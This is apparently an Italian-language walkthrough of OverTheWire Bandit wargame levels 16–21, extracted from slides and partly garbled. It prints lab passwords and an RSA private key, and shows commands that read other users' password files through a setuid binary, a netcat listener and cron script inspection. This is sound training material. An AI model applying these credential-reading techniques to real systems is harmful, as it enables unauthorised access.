Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 12:45 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).

Not shown: 996 closed tcp ports (conn-refused)

PORT      STATE SERVICE      VERSION
PORT      STATE SERVICE      VERSION
31046/tcp  open  echo
31518/tcp  open  ssl/echo
31691/tcp  open  echo
31790/tcp  open  ssl/unknown
31960/tcp  open  echo
```

```
---  
read R BLOCK  
kSkvUpMQ7LBYYCM4GBPvCvT1BfWRy0Dx  
Correct!  
-----BEGIN RSA PRIVATE KEY-----  
MIIEogIBAAKCAQEAvmOkufmMg6HL2YPI0jon6iWfbp7c3jx34YkYWqUH57SudyJ  
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMl0Jf7+BrJ0bArnxd9Y7YT2bRPQ  
Ja6Lzb558YW3Fz1870Ri0+rW4LCDCNd2UvLE/GL2GWyuKN0K5icd5TbtJzEkQT  
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW30ekePQAzL0VUYbw  
JGTi65CxhCnz/c/w4+mqQyvmpzWtMAZJTzAqXnbkR2MBGySxDLrjg0LWN6sK7wNX  
x0YVztz/zbIkPjfku1jHS+9EbVNj+D1XF0JuuaQIDAQABAoIBAgpxpM1aoLWfpvD  
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRnuDE6SFth0ar69jp5RLwD1NhPx3iBL  
J9n0M80J0VToum43U0S8YxF8WwhXriYGnc1sskbwpX0UDc9uX4+UESzH22P29ovd  
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMqnPw9nC  
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yQ09q0kwFTEQpjfT4uNtJom+asvlpmS8A  
vLY9r60wYSwmZhNbUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51s0nama  
+TOWWgECgYEAE8JtPxP0GRJ+I0kX262jM3dEIka8ky5moIwUqYdsx0NxHgRRH0RT  
8c8hAuRBb2G82so8vUhk/fur850Ef9TncnCY2crpoqsgfhfKLxrLgtT+qDpfZnx  
SatLdt8GFq85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNTMSkCgYEaypHd  
HCctNi/FwjulhttFx/rHYKhLidZDFYe1E/v45bN4yFm8x7R/b0iE7KaszX+ExdvT  
SghaTdG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+x3l5SiWg0A  
R57hJglezIiVjv3aGwHwlvZvtSzK6zV6oXFau0EcgyAbjo46T4hyP5tJi93V5HDi  
TtieK7xRxvUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemMEY5eTDAFMLy9FL2m9oQWCg  
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB30hYimtiG2Cg5JcqIZFHxD6MjEG0iu  
L8ktHPvodBwNsSBULpG0QKBgBAplTfc1H0nWiMG0U3KPwYwt006CdTkMj0mL8Ni  
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU  
Y0djHdSOoKvDQNwu6ucyLRAWFuISexW9a/9p7ftpxm0TsGyvmpfLF2MIAEwyzRqaM  
77pBAoGAMmjmiIJdjP+Ez8duyn3ieo36yrttF5NSsJLAbxFpdLc1gvTCWW+9Cq0b  
dxviW8+TFVEBL104f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9G0tt9JPx8MBTakzh3  
vBgsyi/sN3RqRBcGU40f0oZyfAMT8s1m/uYv5206IgeuZ/ujbjY=  
-----END RSA PRIVATE KEY-----
```

```
bandit16@bandit:~$ openssl s_client -connect localhost:31790 -ign_eof  
CONNECTED(00000003)
```

```
> ssh -i Desktop/sshkey17.private bandit17@bandit.labs.overthewire.org -p 2220
```

This is an OverTheWire game server.  
More information on <http://www.overthewire.org/wargames>

Welcome to OverTheWire!

# Livello 17-18



## Traccia

Per trovare la password per il livello successivo, confrontare i file passwords.old e passwords.new nella directory home e identificare la linea che è stata cambiata tra i due file.

```
bandit17@bandit:~$ diff passwords.old passwords.new
42c42
< bSrACvJvvBSxEM2SGsV5sn09vc3xgqyp
---
> x2gLTTjFwM0hQ8oWNbMN362QKxfRqG10
```

```
> ssh bandit18@bandit.labs.overthewire.org -p 2220
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
bandit18@bandit.labs.overthewire.org's password:
Welcome to OverTheWire!
```



# Livello 18-19



## Traccia

La password per il livello successivo è memorizzata in un file chiamato readme nella directory home. Purtroppo, qualcuno ha modificato .bashrc per disconnetterti quando accedi con SSH.

```
~.....  
> ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme  
[REDACTED]  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
bandit18@bandit.labs.overthewire.org's password:  
cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8
```

```
> ssh bandit19@bandit.labs.overthewire.org -p 2220  
[REDACTED]  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
bandit19@bandit.labs.overthewire.org's password:  
[REDACTED]  
www. --- ver [REDACTED] he [REDACTED] ire.org  
Welcome to OverTheWire!
```

# Livello 19-20



## Traccia

Per ottenere l'accesso al livello successivo, bisogna usare il binary setuid nella directory home.

```
bandit19@bandit:~$ ls -la
total 36
drwxr-xr-x  2 root      root      4096 Jul 17 15:57 .
drwxr-xr-x 70 root      root      4096 Jul 17 15:58 ..
-rwsr-x---  1 bandit20  bandit19  14880 Jul 17 15:57 bandit20-do
-rw-r--r--  1 root      root      220  Mar 31 08:41 .bash_logout
-rw-r--r--  1 root      root     3771  Mar 31 08:41 .bashrc
-rw-r--r--  1 root      root      807  Mar 31 08:41 .profile
```

```
bandit19@bandit:~$ ./bandit20-do
```

Run a command as another user.

Example: ./bandit20-do id

```
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
0qXahG8Zj0VMN9Ghs7i0WsCfZyX0UbY0
```

```
> ssh bandit20@bandit.labs.overthewire.org -p 2220
```



This is an OverTheWire game server.

More information on <http://www.overthewire.org/wargames>

bandit20@bandit.labs.overthewire.org's password:

```
www. --- ver --- he ---" ire.org
```

Welcome to OverTheWire!

# Livello 20-21



## Traccia

C'è un binario setuid nella directory home che fa quanto segue: stabilisce una connessione a localhost sulla porta che specifichi come argomento della riga di comando. Quindi legge una riga di testo dalla connessione e la confronta con la password del livello precedente (bandit20). Se la password è corretta, trasmetterà la password per il livello successivo (bandit21).

```
bandit20@bandit:~$ echo -n '0qXahG8Zj0VMN9Ghs7i0WsCfZyX0UbY0' | nc -l -p 1234 &
[1] 4130442
bandit20@bandit:~$ ./suconnect 1234
Read: 0qXahG8Zj0VMN9Ghs7i0WsCfZyX0UbY0
Password matches, sending next password
EeoULMCra2q0dSkYj561DX7s1CpBu0Bt
[1]+ Done echo -n '0qXahG8Zj0VMN9Ghs7i0WsCfZyX0UbY0' | nc -l -p 1234
```

# Livello 21-22



## Traccia

Un programma viene eseguito automaticamente a intervalli regolari tramite cron, il gestore di job time-based. Guarda in /etc/cron.d/ per la configurazione e vedi quale comando viene eseguito.


```
bandit21@bandit:~$ ls -la /etc/cron.d
total 44
drwxr-xr-x  2 root root  4096 Jul 17 15:59 .
drwxr-xr-x 121 root root 12288 Jul 17 15:58 ..
-rw-r--r--  1 root root   120 Jul 17 15:57 cronjob_bandit22
-rw-r--r--  1 root root   122 Jul 17 15:57 cronjob_bandit23
-rw-r--r--  1 root root   120 Jul 17 15:57 cronjob_bandit24
-rw-r--r--  1 root root   201 Apr  8 14:38 e2scrub_all
-rwx-----  1 root root    52 Jul 17 15:59 otw-tmp-dir
-rw-r--r--  1 root root   102 Mar 31 00:06 .placeholder
-rw-r--r--  1 root root   396 Jan  9 2024 sysstat
bandit21@bandit:~$ cat /etc/cron.d/cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:~$
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:~$
bandit21@bandit:~$ cat /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
tRaeOUfB9v0UzbCdn9cY0g0nds9GF580
```



**Thank you!**



# Our Team




Nicolò  
Callegaro




**Simone  
Esposito**




Grazia  
Coco



Gianluca  
Sansone



Alejandro  
Cristino



Alessio  
Forli